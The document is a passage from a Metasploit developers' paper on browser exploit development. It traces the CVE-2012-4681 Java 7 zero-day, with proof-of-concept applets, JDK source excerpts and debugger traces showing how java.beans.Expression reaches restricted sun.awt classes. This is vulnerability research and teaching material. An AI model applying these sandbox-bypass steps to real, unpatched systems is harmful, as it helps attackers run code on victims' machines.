Practical Browser Exploit Development with Metasploit

By Wei Chen (@_sinn3r) & Juan Vazquez (@_juan_vazquez_)

Introduction

Over the past few years, the security community has witnessed a tendency of sophisticated targeted attacks exploiting some type of browser 0-day vulnerability against high value targets such as military networks, defense contractors, politically motivated websites, or critical infrastructure, etc. For example: CVE-2013-1347 (Internet Explorer CGenericElement use-after-free) was deployed on a compromised Department of Labor web server to possibly target workers in the nuclear weapons industry, the same exploit was also used later against Korean military sites for espionage purposes.

If you're that type of organization that gets attacked all the time, obviously you cannot always rely on the vendor, because sometimes they may not even warn you in time. Take CVE-2012-4681 for example: The vulnerable code was first introduced back in August 2011, Oracle knew about the bug since April 2012, found exploited by malware in June 2012, and wasn't patched until August 2012.

You may argue the fact you have additional protections such as IDS/IPS/AV to block malicious attempts, but you still need to be aware that signature-based filters have limits, and sometimes even though there is a critical vulnerability that affects billions of devices, they may still overlook the potential impact.

It's not a good feeling to know that you're vulnerable and possibly being hit, while none of your defense tools can guarantee your security. You need some way to validate if you're indeed vulnerable despite vendor, IPS, or A/V assurances, or if certain classes of exploit techniques evade your defenses. Through our experiences as Metasploit exploit developers, we will demonstrate browser exploit development based on real-world examples in order to arm our audience with offensive knowledge so that they become more capable of vulnerability verification.

Java 7 0day (CVE-2012-4681): The Story

Java Setup - Progress
Java
ORACLE
Status: Installing Java
3 Billion Devices Run Java
Computers, Printers, Routers, Cell Phones, BlackBerry, Kindle, Parking Meters, Public Transportation Passes, ATMs, Credit Cards, Home Security Systems, Cable Boxes, TVs...
ORACLE
TechLinkOnline.net

We love Java probably for the wrong reason. When exploited successfully, you're talking about popping shells without the victims ever knowing about it, and there's 3 billions of them according to Oracle, and that always hits the news. Gossip alert: CVE-2012-4681 is even more interesting than any other Java 0days, because first, Oracle knew about the bug for a long time; and second, people have questioned where it came from in the first place: For example, Charles Arthur of the Guardian stated:

"*Although little is known about the group, it is thought that they did not discover the flaw themselves but may have bought it from a commercial group that specialises in selling details about "zero-day" flaws in software that can be used to penetrate commercial or government systems…*"

Other research groups such as DeepEnd also pointed out the possibility of the 0day being leaked from VulnDisco exploit pack. However, at the end of the day, nobody can really prove what really happened, but that does raise some questions, doesn't it?

What we know for sure is these events did occur:

On Aug 2011, vulnerable code was introduced in JDK7.

On April 2012, Oracle became aware of the vulnerabilities.

On June 2012, an infected server was found serving malicious code exploiting the Java bugs.

On August 2012, FireEye identified the Java 0-day used in target attacks. Around the same time, Accuvant researcher (also former Metasploit Lead Exploit Developer) extracted a proof-of-concept from the malicious site. The next day, Metasploit published the exploit and named it "java_jre17_exec.rb".

On August 30th, due to the public pressure, Oracle released an out-of-band patch to address CVE-2012-4681.

Java 7 0day (CVE-2012-4681): Analysis

As has been exposed above, the proof of concept was shared by Joshua J. Drake via his twitter: https://twitter.com/jduck/status/239875285913317376. By examining the proof of concept shared by @jduck two weaknesses can be spotted in the Java code, that allow to successfully bypass the Sandbox.

Previously other researches have published analysis of these Java weaknesses and the exploitation technique. Of special importance is the full report from Security Explorations: http://www.security-explorations.com/materials/se-2012-01-report.pdf. It includes in depth documentation about several weaknesses and exploitation techniques available on Java 7. Also discloses multiple issues in the com.sun.beans.decoder package, some of them used by the studied exploit.

Access to restricted classes

Access to a restricted class happens in the following snippet of code from the proof of concept:

```
GetClass("sun.awt.SunToolkit")
.
.
.
private Class GetClass(String paramString)
       throws Throwable
{
       Object arrayOfObject[] = new Object[1];
       arrayOfObject[0] = paramString;
       Expression localExpression = new Expression(Class.class, "forName",
arrayOfObject);
       localExpression.execute();
       return (Class)localExpression.getValue();
}
```

The code above tries to get access to the restricted Class “sun.awt.SunToolkit”. But access to restricted classes isn’t allowed directly from a sandboxed Applet. Consider an applet like the following:

```
import java.applet.Applet;

public class AccessClass extends Applet
{

    public AccessClass()
    {
    }

    public void init()
    {
        try
        {
            Class.forName("sun.awt.SunToolkit");
        }
        catch(Throwable localThrowable)
        {
            localThrowable.printStackTrace();
        }
    }
}
```

When loaded through the browser will result in an exception like this one:

```
java.security.AccessControlException: access denied
("java.lang.RuntimePermission" "accessClassInPackage.sun.awt")
      at java.security.AccessControlContext.checkPermission(Unknown Source)
      at java.security.AccessController.checkPermission(Unknown Source)
      at java.lang.SecurityManager.checkPermission(Unknown Source)
      at java.lang.SecurityManager.checkPackageAccess(Unknown Source)
      at
sun.plugin2.applet.SecurityManagerHelper.checkPackageAccessHelper(Unknown
Source)
      at sun.plugin2.applet.AWTAppletSecurityManager.checkPackageAccess(Unknown
Source)
      at sun.misc.Launcher$AppClassLoader.loadClass(Unknown Source)
      at java.lang.ClassLoader.loadClass(Unknown Source)
      at sun.plugin2.applet.Plugin2ClassLoader.loadClass0(Unknown Source)
      at sun.plugin2.applet.Plugin2ClassLoader.loadClass(Unknown Source)
      at sun.plugin2.applet.Plugin2ClassLoader.loadClass0(Unknown Source)
      at sun.plugin2.applet.Plugin2ClassLoader.loadClass(Unknown Source)
      at sun.plugin2.applet.Plugin2ClassLoader.loadClass(Unknown Source)
      at java.lang.ClassLoader.loadClass(Unknown Source)
      at java.lang.Class.forName0(Native Method)
      at java.lang.Class.forName(Unknown Source)
      at AccessClass.init(AccessClass.java:14)
      at com.sun.deploy.uitoolkit.impl.awt.AWTAppletAdapter.init(Unknown
Source)
      at sun.plugin2.applet.Plugin2Manager$AppletExecutionRunnable.run(Unknown
Source)
      at java.lang.Thread.run(Unknown Source)
```

But the proof of concept tries to get a reference to the class through a java.beans.Expression, by calling java.lang.Class.forName():

```
      Expression localExpression = new Expression(Class.class, "forName",
arrayOfObject);
      localExpression.execute();
```

So we’re going to review the execute() method from java.beans.Expression:

```
public void execute() throws Exception {
      setValue(invoke());
}
```

Since java.beans.Expression inherits from java.beans.Statement, it’s the class where follow the invoke():

```
Object invoke() throws Exception {
      AccessControlContext acc = this.acc;
      if ((acc == null) && (System.getSecurityManager() != null)) {
            throw new SecurityException("AccessControlContext is not set");
```

```
        }
        try {
                return AccessController.doPrivileged(
                                new PrivilegedExceptionAction<Object>() {
                                        public Object run() throws Exception {
                                                return invokeInternal();
                                        }
                                },
                                acc
                );
        }
        catch (PrivilegedActionException exception) {
                throw exception.getException();
        }
}
```


Which take us until invokeInternal() at the same java.beans.Statement class. By reviewing this function, the next code is executed when trying to invoke "Class.forName()":

```
// Class.forName() won't load classes outside
// of core from a class inside core. Special
// case this method.
if (target == Class.class && methodName.equals("forName")) {
        return ClassFinder.resolveClass((String)arguments[0], this.loader);
}
```

The code above uses the com.sun.beans.finder.ClassFinder.resolveClass() static method in order to get the class reference. Here is the code:

```
public static Class<?> resolveClass(String name, ClassLoader loader) throws
ClassNotFoundException {
        Class<?> type = PrimitiveTypeMap.getType(name);
        return (type == null)
                        ? findClass(name, loader)
                        : type;
}
```

And here the call stack (note the null loader):



```
Thread [AWT-EventQueue-1] (Running)
Thread [AWT-EventQueue-2] (Running)
Daemon Thread [ConsoleTraceListener] (Running)
Daemon Thread [TimerQueue] (Running)
Thread [thread applet-AccessClassWithStatement.class-1] (Suspended (entry into method invokeInternal in Statement))
    Expression(Statement).invokeInternal() line: not available [local variables unavailable]
    Statement.access$000(Statement) line: not available
    Statement$2.run() line: not available
    AccessController.doPrivileged(PrivilegedExceptionAction<T>, AccessControlContext) line: not available [native method]
    Expression(Statement).invoke() line: not available
    Expression.execute() line: not available
    AccessClassWithStatement.init() line: 19
    AWTAppletAdapter.init() line: not available
    Plugin2Manager$AppletExecutionRunnable.run() line: not available
    Thread.run() line: not available
```

Name	Value
this	Expression (id=170)
acc	AccessControlContext (id=177)
arguments	Object[1] (id=179)
loader	null
methodName	"forName" (id=181)
target	Class<T> (java.lang.Class) (id=13)
value	Object (id=182)


It drives us until com.sun.beans.finder.ClassFinder.findClass():

```
public static Class<?> findClass(String name, ClassLoader loader) throws
ClassNotFoundException {
        if (loader != null) {
                try {
                        return Class.forName(name, false, loader);
                } catch (ClassNotFoundException exception) {
                        // use default class loader instead
                } catch (SecurityException exception) {
                        // use default class loader instead
                }
        }
        return findClass(name); // This path is taken because loader == null
}
```

Since loader == null, com.sun.beans.finder.ClassFinder.findClass(String name) is used, where two resolutions are going to be used by using Class.forName:

```
public static Class<?> findClass(String name) throws ClassNotFoundException {
        try {
                ClassLoader loader =
Thread.currentThread().getContextClassLoader();
                if (loader == null) {
                        // can be null in IE (see 6204697)
                        loader = ClassLoader.getSystemClassLoader();
                }
                if (loader != null) {
                        return Class.forName(name, false, loader); // (1)
                }
        } catch (ClassNotFoundException exception) {
               // use current class loader instead
        } catch (SecurityException exception) {
               // use current class loader instead
        }
        return Class.forName(name); // (2)
}
```

The first resolution (1) will use the class loader of the current thread, which is the applet one (sandbox applies):



Debug | Servers

```
Thread [thread applet-AccessClassWithStatement.class-1] (Suspended (entry into method forName in Class))
    Class<T>.forName(String, boolean, ClassLoader) line: not available
    ClassFinder.findClass(String) line: not available
    ClassFinder.findClass(String, ClassLoader) line: not available
    ClassFinder.resolveClass(String, ClassLoader) line: not available
    Expression(Statement).invokeInternal() line: not available
    Statement.access$000(Statement) line: not available
    Statement$2.run() line: not available
    AccessController.doPrivileged(PrivilegedExceptionAction<T>, AccessControlContext) line: not available [native method]
    Expression(Statement).invoke() line: not available
    Expression.execute() line: not available
    AccessClassWithStatement.init() line: 19
    AWTAppletAdapter.init() line: not available
    Plugin2Manager$AppletExecutionRunnable.run() line: not available
    Thread.run() line: not available
```

Variables | Breakpoints

Name	Value
arg0	"sun.awt.SunToolkit" (id=79)
arg1	false
arg2	Applet2ClassLoader (id=88)

So getting the reference for a system class will fail, a SecurityException should be raised, but also should be catched, and the use of the "current class loader" should also be tried at (2). At this point, the java.lang.Class.forName() will try to get a reference to the class by using the caller class loader:

```
public static Class<?> forName(String className)
                        throws ClassNotFoundException {
        return forName0(className, true, ClassLoader.getCallerClassLoader());
}
```


The java.lang.ClassLoader.getCallerClassLoader() is used to retrieve the caller class loader:

```
// Returns the invoker's class loader, or null if none.
// NOTE: This must always be invoked when there is exactly one intervening
// frame from the core libraries on the stack between this method's
// invocation and the desired invoker.
static ClassLoader getCallerClassLoader() {
        // NOTE use of more generic Reflection.getCallerClass()
        Class caller = Reflection.getCallerClass(3);
        // This can be null if the VM is requesting it
        if (caller == null) {
                return null;
        }
        // Circumvent security check since this is package-private
        return caller.getClassLoader0();
}
```

In the function above the caller is obtained by inspecting the stack frame wit Reflection.getCallerClass:

```
/** Returns the class of the method <code>realFramesToSkip</code>
        frames up the stack (zero-based), ignoring frames associated
        with java.lang.reflect.Method.invoke() and its implementation.
        The first frame is that associated with this method, so
        <code>getCallerClass(0)</code> returns the Class object for
        sun.reflect.Reflection. Frames associated with
        java.lang.reflect.Method.invoke() and its implementation are
        completely ignored and do not count toward the number of "real"
        frames skipped. */
public static native Class getCallerClass(int realFramesToSkip);
```

Fortunately, when going through the reflection API, that is, through the java.beans.Statement, which uses the com.sun.beans.finder.ClassFinder API, the next call stack is obtained:




```
Thread [thread applet-AccessClassWithStatement.class-1] (Suspended (entry into method getCallerClass in Reflection))
    Reflection.getCallerClass(int) line: not available [native method]
    ClassLoader.getCallerClassLoader() line: not available [local variables unavailable]
    Class<T>.forName(String) line: not available
    ClassFinder.findClass(String) line: not available
    ClassFinder.findClass(String, ClassLoader) line: not available
    ClassFinder.resolveClass(String, ClassLoader) line: not available
    Expression(Statement).invokeInternal() line: not available
    Statement.access$000(Statement) line: not available
    Statement$2.run() line: not available
    AccessController.doPrivileged(PrivilegedExceptionAction<T>, AccessControlContext) line: not available [native method]
    Expression(Statement).invoke() line: not available
    Expression.execute() line: not available
    AccessClassWithStatement.init() line: 19
    AWTAppletAdapter.init() line: not available
    Plugin2Manager$AppletExecutionRunnable.run() line: not available
```

It will result in getting the sun.java.beans.finder.ClassFinder loader. Since sun.java.beans.finder.ClassFinder is a system class, its class loader will be null.

This can be tested easily with an applet like this one:

```
import java.applet.Applet;
import java.beans.Expression;
import java.beans.Statement;
import com.sun.beans.finder.ClassFinder;

public class CheckClassLoader extends Applet
{

    public CheckClassLoader()
    {
    }

    public void init()
    {
        try
        {
                        System.out.println("this Class loader: " +
this.getClass().getClassLoader().getClass().getName());
                        System.out.println("ClassFinder class loader: " +
com.sun.beans.finder.ClassFinder.class.getClassLoader());
        }
        catch(Throwable localThrowable)
        {
            localThrowable.printStackTrace();
        }
    }
}
```

The result is:




```
q:   hide console
r:   reload policy configuration
s:   dump system and deployment properties
t:   dump thread list
v:   dump thread stack
x:   clear classloader cache
0-5: set trace level to <n>
----------------------------------------------------
basic: Added progress listener: sun.plugin.util.ProgressMonitorAdapter@1c9e4d2
network: Cache entry not found [url: file:/C:/Test_ClassLoader/, version: null]
network: Cache entry not found [url: file:/C:/Test_ClassLoader/, version: null]
basic: Applet loaded.
basic: Applet resized and added to parent container
basic: PERF: AppletExecutionRunnable - applet.init() BEGIN ; jvmLaunch dt 157714 us,
this Class loader: sun.plugin2.applet.Applet2ClassLoader
ClassFinder class loader: null
basic: Applet initialized
basic: Starting applet
basic: completed perf rollup
basic: Applet made visible
basic: Applet started
basic: Told clients applet is started
```

This abuse can be isolated with an applet like this one, to get a reference to the restricted “sun.awt.SunToolkit” from an applet:

```
import java.applet.Applet;
import java.beans.Expression;
import java.beans.Statement;

public class AccessClassWithStatement extends Applet
{

    public AccessClassWithStatement()
    {
    }

    public void init()
    {
        try
        {
                    Object arrayOfObject[] = new Object[1];
                    arrayOfObject[0] = "sun.awt.SunToolkit";
                    Expression localExpression = new Expression(Class.class,
"forName", arrayOfObject);
                    localExpression.execute();
                    Class myClass = (Class)localExpression.getValue();
                    System.out.println("Got a reference to: "
myClass.getName());
        }
        catch(Throwable localThrowable)
        {
            localThrowable.printStackTrace();
        }
    }
}
```

After executing it through the browser the Java console will show the next message:



```
User home directory = C:\Documents and Settings\Administrator
----------------------------------------------------
c:   clear console window
f:   finalize objects on finalization queue
g:   garbage collect
h:   display this help message
l:   dump classloader list
m:   print memory usage
o:   trigger logging
q:   hide console
r:   reload policy configuration
s:   dump system and deployment properties
t:   dump thread list
v:   dump thread stack
x:   clear classloader cache
0-5: set trace level to <n>
----------------------------------------------------
basic: Added progress listener: sun.plugin.util.ProgressMonitorAdapter@d00109
network: Cache entry not found [url: file:/C:/Test2/, version: null]
network: Cache entry not found [url: file:/C:/Test2/, version: null]
basic: Applet loaded.
basic: Applet resized and added to parent container
basic: PERF: AppletExecutionRunnable - applet.init() BEGIN ; jvmLaunch dt 165640 us, pluginInit dt 445878 us, TotalTime: 6
Got a reference to: sun.awt.SunToolkit
basic: Applet initialized
basic: Starting applet
basic: completed perf rollup
basic: Applet made visible
basic: Applet started
basic: Told clients applet is started
```

Access to restricted classes methods


Access to restricted classes methods happens in the following snippet of code from the proof of concept:

```
Expression localExpression = new Expression(GetClass("sun.awt.SunToolkit"),
"getField", arrayOfObject);
localExpression.execute();
```

The code above tries to invoke the getField() method from the restricted Class “sun.awt.SunToolkit”. Indeed, the Java sandbox should stop code trying to execute methods from restricted classes, even if an applet gets a reference to the restricted class. Take into account the next applet:

```
import java.applet.Applet;
import java.beans.Expression;
import java.beans.Statement;
import java.lang.reflect.Method;

public class AccessClassMethods extends Applet
{

    public AccessClassMethods()
    {
    }

    public void init()
    {
        try
        {
                        Object arrayOfObject[] = new Object[1];
                        arrayOfObject[0] = "sun.awt.SunToolkit";
                        Expression localExpression = new Expression(Class.class,
"forName", arrayOfObject);
                        localExpression.execute();
                        Class myClass = (Class)localExpression.getValue();
                        System.out.println("Got a reference to: " +
myClass.getName());
                        Method m = myClass.getMethod("getField", Class.class,
String.class);
        }
        catch(Throwable localThrowable)
        {
            localThrowable.printStackTrace();
        }
    }
}
```

When trying to access the Method from the restricted Class the next Exception will be thrown:



```
basic: Applet resized and added to parent container
basic: PERF: AppletExecutionRunnable - applet.init() BEGIN ; jvmLaunch dt 176260 us, pluginInit dt 465764 us, TotalTime: 642024 us
Got a reference to: sun.awt.SunToolkit
java.security.AccessControlException: access denied ("java.lang.RuntimePermission" "accessClassInPackage.sun.awt")
	at java.security.AccessControlContext.checkPermission(Unknown Source)
	at java.security.AccessController.checkPermission(Unknown Source)
	at java.lang.SecurityManager.checkPermission(Unknown Source)
	at java.lang.SecurityManager.checkPackageAccess(Unknown Source)
	at sun.plugin2.applet.SecurityManagerHelper.checkPackageAccessHelper(Unknown Source)
	at sun.plugin2.applet.AWTAppletSecurityManager.checkPackageAccess(Unknown Source)
	at java.lang.Class.checkMemberAccess(Unknown Source)
	at java.lang.Class.getMethod(Unknown Source)
	at AccessClassMethods.init(AccessClassMethods.java:23)
	at com.sun.deploy.uitoolkit.impl.awt.AWTAppletAdapter.init(Unknown Source)
	at sun.plugin2.applet.Plugin2Manager$AppletExecutionRunnable.run(Unknown Source)
	at java.lang.Thread.run(Unknown Source)
basic: Applet initialized
basic: Starting applet
basic: completed perf rollup
basic: Applet made visible
basic: Applet started
basic: Told clients applet is started
```

